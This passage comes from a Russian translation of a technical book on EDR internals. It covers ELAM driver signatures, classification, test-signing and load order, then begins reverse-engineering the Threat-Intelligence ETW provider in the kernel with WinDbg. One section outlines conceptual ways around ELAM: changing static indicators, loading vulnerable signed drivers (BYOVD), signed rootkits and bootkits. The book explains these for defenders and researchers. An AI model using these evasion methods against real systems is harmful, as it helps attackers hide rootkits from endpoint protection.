Во время запуска операционная система загружает используемые драйверами ELAM сигнатуры в куст реестра драйверов раннего запуска в `HKLM:\ELAM`, после чего следует имя поставщика. Например, для Microsoft Defender это `HKLM:\ELAM\Windows Defender`, показанный на рисунке 11-2. Позже в процессе загрузки этот куст выгружается, и к началу пользовательских сеансов его уже нет в реестре. Если поставщик желает обновить находящиеся в кусте сигнатуры, он может из пользовательского режима подключить содержащий их куст `%SystemRoot%\System32\config\ELAM` и изменить свой раздел.




Рисунок 11-2. Microsoft Defender в кусте реестра ELAM

В этом разделе поставщики могут использовать три значения типа `REG_BINARY`: `Measured`, `Policy` и `Config`. Microsoft не опубликовала официальной общедоступной документации об их назначении и различиях. Однако компания указывает, что двоичный блок сигнатур должен быть подписан, а его

целостность - проверена с помощью примитивных криптографических функций Cryptography API: Next Generation (CNG), прежде чем драйвер ELAM начнёт принимать решения о состоянии запускаемых при загрузке драйверов.

Стандарта структуры и порядка применения блоков сигнатур после проверки их целостности драйвером ELAM не существует. Тем не менее в 2018 году немецкое Федеральное ведомство по информационной безопасности (BSI) выпустило документ *Work Package 5*, содержащий превосходное пошаговое описание того, как `wdboot.sys` из Defender выполняет собственные проверки целостности и разбирает блоки сигнатур.

Если криптографическая проверка блока сигнатур по какой-либо причине завершается неудачей, драйвер ELAM обязан возвращать через свою функцию обратного вызова классификацию `BdCbClassificationUnknownImage` для всех запускаемых при загрузке драйверов. Данные сигнатур в этом случае не считаются надёжными и не должны влиять на Measured Boot - функцию Windows, которая измеряет каждый компонент загрузки от микропрограммы до драйверов и сохраняет результаты в доверенном платформенном модуле (TPM), где их можно использовать для проверки целостности узла.

Применение логики обнаружения

Получив обновление состояния `BdCbStatusPrepareForDriverLoad` и указатели на структуры `BDCB_IMAGE_INFORMATION` каждого загружаемого при запуске драйвера, драйвер ELAM применяет свою логику обнаружения к предоставленным в структуре сведениям. Приняв решение, он записывает в поле `Classification` текущей структуры сведений об образе - не путайте его со входным параметром `Classification`, переданным функции обратного вызова, - значение из перечисления `BDCB_CLASSIFICATION`, определённого в листинге 11-5.

```
typedef enum _BDCB_CLASSIFICATION {
 BdCbClassificationUnknownImage,
 BdCbClassificationKnownGoodImage,
 BdCbClassificationKnownBadImage,
 BdCbClassificationKnownBadImageBootCritical,
 BdCbClassificationEnd,
} BDCB_CLASSIFICATION, *PBDCB_CLASSIFICATION;
```

Листинг 11-5. Перечисление BDCB_CLASSIFICATION

Microsoft определяет эти значения в следующем порядке: образ не анализировался либо невозможно определить, вредоносен ли он; драйвер ELAM не обнаружил вредоносную программу; драйвер ELAM обнаружил вредоносную программу; загружаемый при запуске драйвер является вредоносным, но критически важен для загрузки; значение зарезервировано для системного использования. Драйвер ELAM назначает одну из этих классификаций каждому запускаемому при загрузке драйверу, пока не получит обновление состояния `BdCbStatusPrepareForUnload`, предписывающее выполнить очистку. После этого драйвер ELAM выгружается.

Затем операционная система оценивает классификации, возвращённые каждым драйвером ELAM, и при необходимости принимает меры. Чтобы определить нужное действие, Windows обращается к значению реестра `HKLM:\System\CurrentControlSet\Control\EarlyLaunch\DriverLoadPolicy`, задающему, какие драйверы разрешено запускать в системе. Значение, считываемое функцией `nt!IopInitializeBootDrivers()`, может принимать любой из вариантов из таблицы 11-1.

Таблица 11-1. Возможные значения политики загрузки драйверов

Значение	Описание
0	Только исправные драйверы
1	Исправные и неизвестные драйверы
3	Исправные, неизвестные и вредоносные, но критически важные для загрузки драйверы (по умолчанию)
7	Все драйверы

Ядро, а именно диспетчер Plug and Play, использует указанную драйвером ELAM классификацию, чтобы не допустить загрузки запрещённых драйверов. Все остальные драйверы загружаются, и запуск системы продолжается в обычном порядке.

> **Примечание.** Если драйвер ELAM выявляет известный вредоносный драйвер, запускаемый при загрузке, и работает в системе, где используется Measured Boot, разработчики обязаны вызвать `tbs!Tbsi_Revoke_Attestation()`. Действие этой функции довольно техническое: по существу, она расширяет банк регистров конфигурации платформы в TPM, а именно `PCR[12]`, неуказанным значением, а затем увеличивает счётчик событий TPM, тем самым разрушая доверие к состоянию безопасности системы.

Пример драйвера: предотвращение загрузки Mimidrv

В листинге 11-6 приведён вывод отладчика с сообщениями драйвера ELAM, который обнаруживает известный вредоносный драйвер Mimidrv из Mimikatz и предотвращает его загрузку.

```
[ElamProcessInitializeImage] The following boot start driver is about to be initialized:
 Image name: \SystemRoot\System32\Drivers\mup.sys
 Registry Path: \Registry\Machine\System\CurrentControlSet\Services\Mup
 Image Hash Algorithm: 0x0000800c
 Image Hash: cf2b679a50ec16d028143a2929ae56f9117b16c4fd2481c7e0da3ce328b1a88f
 Signer: Microsoft Windows
 Certificate Issuer: Microsoft Windows Production PCA 2011
 Certificate Thumbprint Algorithm: 0x0000800c
 Certificate Thumbprint: a22f7e7385255df6c06954ef155b5a3f28c54eec85b6912aaaf4711f7676a073
[ElamProcessInitializeImage] The following boot start driver is about to be initialized:
[ElamProcessInitializeImage] Found a suspected malicious driver (\SystemRoot\system32\
    drivers\
mimidrv.sys). Marking its classification accordingly
[ElamProcessInitializeImage] The following boot start driver is about to be initialized:
 Image name: \SystemRoot\system32\drivers\iorate.sys
 Registry Path: \Registry\Machine\System\CurrentControlSet\Services\iorate
 Image Hash Algorithm: 0x0000800c
 Image Hash: 07478daeebc544a8664adb00704d71decbc61931f9a7112f9cc527497faf6566
 Signer: Microsoft Windows
 Certificate Issuer: Microsoft Windows Production PCA 2011
 Certificate Thumbprint Algorithm: 0x0000800c
 Certificate Thumbprint: 3cd79dfbdc76f39ab4855ddfaeff846f240810e8ec3c037146b88cb5052efc08
```

Листинг 11-6. Вывод драйвера ELAM, показывающий обнаружение Mimidrv

В этом примере видно, что драйвер ELAM разрешает загрузку других запускаемых при загрузке драйверов: встроенного драйвера Universal Naming Convention `mup.sys` и драйвера Disk I/O Rate Filter `iorate.sys`, оба из которых подписаны Microsoft. Между ними он обнаруживает Mimidrv по

известному криптографическому хешу файла. Поскольку драйвер признан вредоносным, ELAM запрещает его загрузку ещё до полной инициализации операционной системы, не требуя никакого взаимодействия с пользователем или другими компонентами EDR.

Загрузка драйвера ELAM

Перед загрузкой драйвера ELAM необходимо выполнить несколько подготовительных действий: подписать драйвер и назначить ему порядок загрузки.

Подписание драйвера

Самая хлопотная часть развёртывания драйвера ELAM, особенно во время разработки и тестирования, - обеспечить соответствие его цифровой подписи требованиям Microsoft к загрузке в системе. Даже в режиме тестовой подписи сертификат драйвера должен обладать определёнными атрибутами.

Microsoft публикует мало сведений о тестовой подписи драйвера ELAM. В своей демонстрации компания сообщает следующее:

> Драйверы раннего запуска должны быть подписаны сертификатом подписи кода, который также содержит EKU раннего запуска `1.3.6.1.4.1.311.61.4.1` [...] и EKU подписи кода `1.3.6.1.5.5.7.3.3`. После создания сертификата такого вида [драйвер ELAM] можно подписать с помощью `signtool.exe`.

В сценариях тестовой подписи сертификат с этими EKU можно создать, запустив `makecert.exe`, входящую в Windows SDK, из командной строки с повышенными привилегиями. Синтаксис показан в листинге 11-7.

```
PS > & 'C:\Program Files (x86)\Windows Kits\10\bin\10.0.19042.0\x64\makecert.exe'
>> -a SHA256 -r -pe
>> -ss PrivateCertStore
>> -n "CN=DevElamCert"
>> -sr localmachine
>> -eku 1.3.6.1.4.1.311.61.4.1,1.3.6.1.5.5.7.3.3
>> C:\Users\dev\Desktop\DevElamCert.cer
```

Листинг 11-7. Создание самоподписанного сертификата

Эта программа поддерживает обширный набор аргументов, но к ELAM непосредственно относятся лишь два. Первый - параметр `-eku`, добавляющий к сертификату идентификаторы объектов Early Launch Antimalware Driver и Code Signing. Второй - путь, по которому должен быть записан сертификат.

После завершения `makecert.exe` новый самоподписанный сертификат будет записан в указанное место. В нём должны присутствовать необходимые идентификаторы объектов; проверить это можно, открыв сертификат и просмотрев его сведения, как показано на рисунке 11-3.

Рисунок 11-3. EKU ELAM, включённые в сертификат

Затем с помощью `signtool.exe`, ещё одной программы из Windows SDK, можно подписать скомпилированный драйвер ELAM. В листинге 11-8 показан пример с созданным ранее сертификатом.

```
PS > & 'C:\Program Files (x86)\Windows Kits\10\bin\10.0.19041.0\x64\signtool.exe'
>> sign
>> /fd SHA256
>> /a
>> /ph
>> /s "PrivateCertStore"
>> /n "MyElamCert"
>> /tr http://sha256timestamp.ws.symantec.com/sha256/timestamp
>> .\elamdriver.sys
```

Листинг 11-8. Подписание драйвера ELAM с помощью signtool.exe

Подобно `makecert.exe`, эта программа поддерживает большой набор аргументов, некоторые из которых не особенно важны для ELAM. Параметр `/fd` задаёт алгоритм дайджеста файла для подписи сертификата - в нашем случае SHA256. Параметр `/ph` предписывает `signtool.exe` создать хеши страниц исполняемых файлов. Начиная с Vista, версии Windows используют эти хеши, чтобы проверять подпись каждой страницы драйвера при её загрузке в память. Параметр `/tr` принимает URL сервера меток времени, позволяющего снабдить сертификат надлежащей меткой времени (подробности о протоколе Time-Stamp Protocol см. в RFC 3161). Для этого разработчики могут использовать множество общедоступных серверов. Наконец, программе передаётся подписываемый файл - в нашем случае драйвер ELAM.

Теперь можно открыть свойства драйвера и убедиться, что он подписан самоподписанным сертификатом и контрподписью сервера меток времени, как показано на рисунке 11-4.




Рисунок 11-4. Подписанный драйвер с включённой меткой времени

Если всё верно, драйвер можно развернуть в системе. Как и в случае большинства драйверов, для его загрузки в нужный момент система использует службу. Чтобы работать правильно, драйвер ELAM должен загружаться очень рано. Здесь применяется группирование по порядку загрузки.

Настройка порядка загрузки

При создании службы, запускаемой во время загрузки Windows, разработчик может указать, в какой момент порядка загрузки она должна запускаться. Это полезно, когда драйвер зависит от доступности другой службы или по иной причине должен загрузиться в определённое время.

Однако разработчик не может указать для группы порядка загрузки произвольную строку. Microsoft хранит список большинства доступных групп в реестре по адресу `HKLM:\SYSTEM\CurrentControlSet\Control\ServiceGroupOrder`. Его легко получить, как показано в листинге 11-9.

```
PS> (Get-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Control\ServiceGroupOrder).List
System Reserved
EMS
WdfLoadGroup
Boot Bus Extender
System Bus Extender
SCSI miniport
Port
Primary Disk
SCSI Class
SCSI CDROM Class
FSFilter Infrastructure
FSFilter System
FSFilter Bottom
FSFilter Copy Protection
--snip--
```

Листинг 11-9. Получение групп порядка загрузки служб из реестра с помощью PowerShell

Команда разбирает значения раздела реестра с именами групп порядка загрузки и возвращает их в виде списка. На момент написания книги раздел содержал 70 групп.

Microsoft предписывает разработчикам драйверов ELAM использовать группу порядка загрузки `Early-Launch`, которая, что примечательно, отсутствует в разделе `ServiceGroupOrder`. Других специальных требований к загрузке нет: выполнить её можно просто с помощью `sc.exe` или API Win32 `advapi32!CreateService()`. Например, в листинге 11-10 показана служба WdBoot из Windows 10, используемая для загрузки одноимённого драйвера Defender при запуске системы.

```
PS C:\> Get-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\WdBoot |
>> select PSChildName, Group, ImagePath | fl
PSChildName : WdBoot
Group : Early-Launch
ImagePath : system32\drivers\wd\WdBoot.sys
```

Листинг 11-10. Проверка драйвера ELAM WdBoot из Defender

Эта команда получает имя службы, её группу порядка загрузки и путь к драйверу в файловой системе.

Если заглянуть внутрь процесса загрузки драйверов ELAM, окажется, что в основном за него отвечает загрузчик Windows `winload.efi`. Этот сам по себе сложный компонент выполняет несколько действий. Сначала он ищет в реестре все запускаемые при загрузке драйверы системы, принадлежащие группе `Early-Launch`, и добавляет их в список. Затем загружает основные драйверы, например System Guard Runtime Monitor (`sgrmagent.sys`) и мини-фильтр Security Events Component (`mssecflt.sys`). Наконец, он проходит по списку драйверов ELAM, выполняет ряд проверок целостности и в итоге загружает их. После загрузки драйверов `Early-Launch` запуск системы продолжается и выполняется процесс проверки ELAM, описанный в разделе «Разработка драйверов ELAM» на странице 203 оригинала.

> **Примечание.** Это упрощённое описание процесса загрузки драйверов ELAM. Чтобы узнать о нём больше, обратитесь к публикации @n4r1b «Understanding WdBoot», подробно описывающей загрузку Windows основных драйверов.

Обход драйверов ELAM

Поскольку драйверы ELAM выявляют вредоносные запускаемые при загрузке драйверы преимущественно по статическим сигнатурам и хешам, обходить их можно так же, как файловые механизмы обнаружения пользовательского режима: изменяя статические индикаторы. Однако для драйверов это сложнее, чем для программ пользовательского режима, поскольку подходящих драйверов обычно гораздо меньше, чем исполняемых файлов пользовательского режима. В значительной степени причиной служит Driver Signature Enforcement в современных версиях Windows.

Driver Signature Enforcement - механизм контроля, реализованный в Windows Vista и более поздних версиях, который требует подписи кода режима ядра, то есть драйверов, для его загрузки. Начиная со сборки 1607 Windows 10 также требует, чтобы драйверы были подписаны сертификатом Extended Validation (EV) и, по желанию, подписью Windows Hardware Quality Labs (WHQL), если разработчик хочет, чтобы драйвер загружался в Windows 10 S или его обновления распространялись через Windows Update. Из-за сложности этих процессов подписания злоумышленникам значительно труднее загрузить руткит в современных версиях Windows.

В условиях требований Driver Signature Enforcement драйвер атакующего может выполнять разные функции. Например, руткит NetFilter, подписанный Microsoft, прошёл все проверки Driver Signature Enforcement и способен загружаться в современных версиях Windows. Однако получить подпись Microsoft для руткита не так просто, и для многих наступательных команд это непрактично.

Если атакующий прибегает к подходу Bring Your Own Vulnerable Driver (BYOVD), его возможности расширяются. В этом случае он загружает в систему уязвимые драйверы, обычно подписанные легитимными поставщиками ПО. Поскольку они не содержат явно вредоносного кода, их трудно обнаружить, а сертификаты редко отзывают после выявления уязвимости. Если компонент BYOVD загружается во время запуска системы, компонент пользовательского режима, запущенный позднее, может эксплуатировать его, чтобы загрузить руткит оператора одним из множества способов, зависящих от характера уязвимости.

Другой подход - развёртывание руткитов микропрограммы или буткитов. Хотя такая техника встречается исключительно редко, она позволяет эффективно обходить защиту запуска ELAM. Например, буткит ESPecter исправлял Boot Manager (`bootmgfw.efi`), отключал Driver Signature Enforcement и размещал свой драйвер, отвечавший за загрузку компонентов пользовательского режима и перехват нажатий клавиш. ESPecter инициализировался сразу после загрузки системой модулей UEFI - настолько рано, что драйверы ELAM уже никак не могли повлиять на его присутствие.

Хотя подробности реализации руткитов и буткитов выходят за рамки книги, это увлекательная тема для всех, кто интересуется вредоносными программами высшего уровня. На момент написания книги наиболее современным источником по теме была *Rootkits and Bootkits: Reversing Modern Malware and Next Generation Threats* Алекса Матросова, Евгения Родионова и Сергея Братуся; она настоятельно рекомендуется как дополнение к этому разделу.

К счастью, Microsoft продолжает вкладывать значительные силы в защиту той части процесса загрузки, которая выполняется до того, как ELAM успевает начать работу. Эти средства входят в Measured Boot, проверяющую целостность процесса загрузки от микропрограммы UEFI до ELAM. Во время запуска Measured Boot создаёт криптографические хеши, или измерения, этих компонентов загрузки вместе с другими конфигурационными данными, например состоянием BitLocker и режима тестовой подписи, и сохраняет их в TPM.

После завершения загрузки Windows использует TPM для создания криптографически подписанного заявления, или цитаты, подтверждающей допустимость конфигурации системы. Цитата отправляется центру аттестации, который проверяет подлинность измерений, возвращает

заключение о том, следует ли доверять системе, и при необходимости принимает меры для устранения проблем. По мере распространения Windows 11, требующей TPM, эта технология станет важным средством обнаружения нарушений целостности систем в организациях.

Неприятная реальность

В подавляющем большинстве случаев поставщики ELAM не выполняют рекомендации Microsoft. В 2021 году Максим Суханов опубликовал статью «Measured Boot and Malware Signatures: exploring two vulnerabilities found in the Windows loader», в которой сравнил драйверы ELAM 26 поставщиков. Он отметил, что сигнатуры вообще использовали только десять из них, а из этих десяти лишь два применяли сигнатуры для воздействия на Measured Boot так, как задумала Microsoft. Вместо этого поставщики почти исключительно используют свои драйверы ELAM для создания защищённых процессов и получения доступа к поставщику ETW `Microsoft-Windows-Threat-Intelligence`, рассматриваемому в следующей главе.

Заключение

Драйверы ELAM дают EDR представление о частях процесса загрузки, за которыми прежде нельзя было наблюдать. Благодаря этому EDR может обнаружить или даже остановить атакующего, способного выполнить свой код ещё до запуска основного агента EDR. Несмотря на столь значительное на первый взгляд преимущество, почти ни один поставщик не использует эту технологию по прямому назначению: её применяют лишь ради вспомогательной функции - доступа к поставщику ETW `Microsoft-Windows-Threat-Intelligence`.

Глава 12. Microsoft-Windows-Threat-Intelligence

На протяжении многих лет Microsoft Defender for Endpoint (MDE) представлял огромную проблему для специалистов по наступательной безопасности, поскольку обнаруживал то, что упускали все остальные поставщики EDR. Одна из главных причин его эффективности - применение поставщика ETW `Microsoft-Windows-Threat-Intelligence` (EtwTi). Сегодня разработчики, выпускающие драйверы ELAM, с его помощью получают доступ к одним из самых мощных источников обнаружения в Windows.

Вопреки названию, этот поставщик ETW не предоставляет сведений об атрибуции. Вместо этого он сообщает о событиях, ранее недоступных EDR, например о выделении памяти, загрузке драйверов и нарушениях политики системных вызовов к Win32k - компоненту ядра Graphics Device Interface. Эти события функционально заменяют сведения, которые поставщики EDR получали посредством перехвата функций пользовательского режима и от которого атакующие легко уклоняются, как рассказывалось в главе 2.

Поскольку события этого поставщика исходят из ядра, его сложнее обойти, он обеспечивает более широкий охват, чем альтернативы пользовательского режима, и несёт меньший риск, чем перехват функций, так как интегрирован в саму операционную систему. По этим причинам зрелые поставщики EDR, не использующие его как источник телеметрии, встречаются редко.

В этой главе рассматриваются устройство поставщика EtwTi, его источники обнаружения, виды создаваемых им событий и способы, которыми атакующие могут уклониться от обнаружения.

Обратное проектирование поставщика

Прежде чем рассматривать виды событий EtwTi, необходимо понять, откуда он получает сведения. К сожалению, Microsoft не предоставляет общедоступной документации о внутреннем устройстве поставщика, поэтому выяснять это приходится преимущественно вручную.

В качестве практического примера этот раздел рассматривает один из источников EtwTi: то, что происходит, когда разработчик меняет уровень защиты выделенной области памяти, помечая её исполняемой. Разработчики вредоносных программ часто применяют этот приём: сначала записывают шелл-код в область с разрешениями чтения и записи (RW), а перед выполнением меняют их на чтение и выполнение (RX) через API наподобие `kernel32!VirtualProtect()`.

При вызове этого API выполнение в итоге достигает системного вызова `ntdll!NtProtectVirtualMemory()`. Управление передаётся ядру, где выполняются проверки

безопасности и допустимости, после чего nt!MmProtectVirtualMemory() изменяет уровень защиты выделенной области. Пока всё вполне обычно, и можно было бы ожидать, что теперь nt!NtProtectVirtualMemory() выполнит очистку и возврат. Однако последний условный блок кода ядра, показанный в листинге 12-1, при успешном изменении защиты вызывает nt!EtwTiLogProtectExecVm().

```
if ((-1 < (int)status) &&
 (status = protectionMask, ProtectionMask = MiMakeProtectionMask(protectionMask),
 ((uVar2 | ProtectionMask) & 2) != 0)) {
 puStack_c0 = (ulonglong*)((ulonglong)puStack_c0 & 0xffffffff00000000 | (
    ulonglong)status);
 OldProtection = param_4;
 EtwTiLogProtectExecVm(TargetProcess,AccessMode,BaseAddress,NumberOfBytes);
}
```

Листинг 12-1. Функция EtwTi, вызываемая внутри nt!NtProtectVirtualMemory()

Имя функции указывает, что она отвечает за регистрацию изменений защиты исполняемых областей памяти.

Проверка включения поставщика и события

Внутри функции вызывается nt!EtwProviderEnabled(), определённая в листинге 12-2. Она проверяет, включён ли в системе заданный поставщик ETW.

```
BOOLEAN EtwProviderEnabled(
 REGHANDLE RegHandle,
 UCHAR Level,
 ULONGLONG Keyword
);
```

Листинг 12-2. Определение nt!EtwProviderEnabled()

Наиболее интересен параметр RegHandle, которым для этого поставщика служит глобальный дескриптор EtwThreatIntProvRegHandle. Он упоминается в каждой функции EtwTi, а значит, по нему можно находить другие интересующие нас функции. На рисунке 12-1 показаны перекрёстные ссылки на глобальный дескриптор поставщика ETW: их ещё 31, и большинство ведёт к другим функциям EtwTi.




Рисунок 12-1. Перекрёстные ссылки на ThreatIntProviderGuid

Одна из перекрёстных ссылок исходит из nt!EtwpInitialize() - вызываемой при загрузке функции, которая, помимо прочего, регистрирует системных поставщиков ETW. Для этого она вызывает nt!EtwRegister(), сигнатура которой приведена в листинге 12-3.

```
NTSTATUS EtwRegister(
 LPCGUID ProviderId,
 PETWENABLECALLBACK EnableCallback,
 PVOID CallbackContext,
 PREGHANDLE RegHandle
);
```

Листинг 12-3. Определение nt!EtwRegister()

Во время загрузки эта функция вызывается с указателем на GUID с именем `ThreatIntProviderGuid`, как показано в листинге 12-4.

```
EtwRegister(&ThreatIntProviderGuid,0,0,&EtwThreatIntProvRegHandle);
```

Листинг 12-4. Регистрация ThreatIntProviderGuid

Указанный GUID находится в разделе `.data` и, как показано на рисунке 12-2, равен `f4e1897c-bb5d-5668-f1d8-040f4d8dd344`.

```
                    ThreatIntProviderGuid                         XREF[1]:     EtwpInitialize:140a68350(*)
14000d720 7c 89 e1       GUID       f4e1897c-bb5d-5668-f1d8-040f4d8dd344
          f4 5d bb
          68 56 f1 ...
```

Рисунок 12-2. GUID, на который указывает ThreatIntProviderGuid

Если поставщик включён, система проверяет дескриптор события, чтобы определить, включено ли для него конкретное событие. Проверку выполняет `nt!EtwEventEnabled()`, принимающая использованный `nt!EtwProviderEnabled()` дескриптор поставщика и соответствующую регистрируемому событию структуру `EVENT_DESCRIPTOR`. Логика выбирает нужный `EVENT_DESCRIPTOR` в зависимости от контекста вызывающего потока: пользовательского или режима ядра.

После этих проверок функция EtwTi заполняет структуру с помощью таких функций, как `nt!EtwpTiFillProcessIdentity()` и `nt!EtwpTiFillVad()`. Статически восстановить эту структуру непросто, но, к счастью, она передаётся в `nt!EtwWrite()`, предназначенную для создания событий. Исследуем её в отладчике.

Определение создаваемых событий

На этом этапе нам известно, что системный вызов передаёт данные в `nt!EtwTiLogProtectExecVm()`, которая создаёт событие ETW через поставщика EtwTi. Однако какое именно событие создаётся, пока неясно. Чтобы получить эти сведения, рассмотрим в WinDbg данные структуры `PEVENT_DATA_DESCRIPTOR`, передаваемой в `nt!EtwWrite()`.

Установив условную точку останова на функцию, записывающую событие ETW, когда её стек вызовов содержит `nt!EtwTiLogProtectExecVm()`, можно подробнее исследовать переданные параметры, как показано в листинге 12-5.

```
1: kd> bp nt!EtwWrite "r $t0 = 0;
.foreach (p { k }) {
.if ($spat("p", "nt!EtwTiLogProtectExecVm*")) {
 r $t0 = 1; .break
  }
};
.if($t0 = 0) { gc }"
1: kd> g
nt!EtwWrite
fffff807`7b693500 4883ec48  sub rsp, 48h
1: kd> k
 # Child-SP  RetAddr   Call Site
00 ffff9285`03dc6788 fffff807`7bc0ac99 nt!EtwWrite
